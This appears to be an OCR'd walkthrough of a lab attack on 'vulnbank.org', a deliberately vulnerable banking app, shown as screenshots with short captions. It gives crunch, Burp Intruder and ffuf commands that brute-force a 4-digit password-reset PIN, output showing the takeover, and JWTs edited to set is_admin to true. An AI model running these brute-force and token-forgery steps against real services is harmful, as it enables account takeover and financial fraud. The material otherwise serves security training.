
Request attributes 2
Request cookies 1
Request headers 11
Response headers 12

Reset pin possible outcomes



```
┌──(kali㉿kali)-[~]
└─$ crunch 4 4 0123456789 -o word.txt
Crunch will now generate the following amount of data: 50000 bytes
0 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 10000

crunch: 100% completed generating output

┌──(kali㉿kali)-[~]
└─$ cat word.txt
0000
0001
0002
0003
0004
0005
0006
0007
0008
0009
0010
0011
0012
0013
0014
0015
0016
0017
0018
0019
0020
0021
0022
0023
0024
0025
0026
```

Password reset



Sniper attack

Target: http://vulnbank.org

☑ Update Host header to match target

```
POST /api/v3/reset-password HTTP/1.1
Host: vulnbank.org
Content-Length: 60
Accept-Language: en-US,en;q=0.9
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://vulnbank.org
Referer: http://vulnbank.org/reset-password?username=Nom&reset_pin=5678&new_password=admin
Accept-Encoding: gzip, deflate, br
Cookie: token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozODE5LCJ1c2VybmFtZSI6ImFkbWluIiwiaXNfYWRtaW4iOnRydWUsImlhdCI6MTc2NTA2MDg4M30.LnNNU7Xfs_2xZOFU5y5xIUZxQ4OOGZATA_NwW6GCTMU
Connection: keep-alive

{"username":"Nom","reset_pin":"5678","new_password":"admin"}§§
```

1 highlight | 1 payload position | Length: 704

Payload position: All payload positions

Payload type: Simple list

Payload count: 10,000

Request count: 10,000

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
0000
0001
0002
0003
0004
0005
0006
0007
0008
0009
```

Enter a new item


Payload processing

You can define rules to perform various processing tasks on each payload before it is used.

Payload encoding

This setting can be used to URL-encode selected characters within the final payload, for


Obtaining password reset pin



kali-linux-2025.2-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help
1 2 3 4
22:18
kali@kali: ~
File Actions Edit View Help

```
┌──(kali㉿kali)-[~]
└─$ nano password.txt

┌──(kali㉿kali)-[~]
└─$ ffuf -request password.txt -w word.txt

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : https://vulnbank.org/api/v3/reset-password
 :: Wordlist         : FUZZ: /home/kali/word.txt
 :: Header           : Accept: */*
 :: Header           : Origin: http://vulnbank.org
 :: Header           : Referer: http://vulnbank.org/reset-password
 :: Header           : Accept-Encoding: gzip, deflate, br
 :: Header           : Cookie: token=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ1c2VyX2lkIjozMjYsInVzZXJuYW1lIjoidGVzdGVyMTIzIiwiaXNfYWRtaW4iOmZhbHNlLCJpYXQiOjE
3NjUwNTk3NjJ9.X-TzsOoXECahgqowatLTfUHh3oaXPnkwTH8QXlcmDeo
 :: Header           : Connection: keep-alive
 :: Header           : Host: vulnbank.org
 :: Header           : Content-Type: application/json
 :: Header           : Accept-Language: en-US,en;q=0.9
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
 :: Data             : {"username":"admin","reset_pin":"FUZZ","new_password":"admin"}
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
________________________________________________

3897                    [Status: 200, Size: 69, Words: 1, Lines: 1, Duration: 112ms]
:: Progress: [10000/10000] :: Job [1/1] :: 408 req/sec :: Duration: [0:00:37] :: Errors: 0 ::

┌──(kali㉿kali)-[~]
└─$ ▌
```

Successful Password Reset



Welcome back, Nom

Sunday, December 7, 2025

CURRENT BALANCE

$890.0

Account Number: 7661231163

Send Money

Transfer money to another account quickly and securely.

Request Loan

Need funds? Apply for a loan with competitive rates.

Virtual Cards


Create and manage your virtual payment cards.

Pay Bills

Pay your bills easily from your account.

Profile

User trying to gain admin privilege



```
eyJ0eXAiOiJKV1QiLCJhbGciOi
JIUzI1NiJ9.eyJ1c2VyX2lkIjo
zMjEsInVzZXJuYW1lIjoiTm9tI
iwiaXNfYWRtaW4iOmZhbHNlLCJ
pYXQiOjE3NjUxMTU1OTF9.Z-
Lp9BQd8ayuNTe4DPJ0y82gD1yg
GczjeQ4dcOybOBc
```

Header

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

Payload

```
{
  "user_id": 321,
  "username": "Nom",
  "is_admin": false,
  "iat": 1765115591
}
```

Signing Key


```
HMACSHA256(
    base64UrlEncode(header) + "." +
    base64UrlEncode(payload),
  ---Enter-your-256-bit-key---
```

This website uses cookies to improve your experience.
Please click decline to disable tracking cookies.

Privacy Policy

Decline   Allow cookies

User gains admin privilege



```
eyJ0eXAiOiJKV1QiLCJhbGciOi
JIUzI1NiJ9.eyJ1c2VyX2lkIjo
zMjEsInVzZXJuYW1lIjoiTm9tI
iwiaXNfYWRtaW4iOnRydWUsIml
hdCI6MTc2NTExNTU5MX0.5Axvx
dOBmUCEQG765rl4qXg4x-
vHEDeQCUF6Sjcf97s
```

Header

```
{
  "typ": "JWT",
  "alg": "HS256"
}
```

Payload

```
{
  "user_id": 321,
  "username": "Nom",
  "is_admin": true,
  "iat": 1765115591
}
```

Signing Key

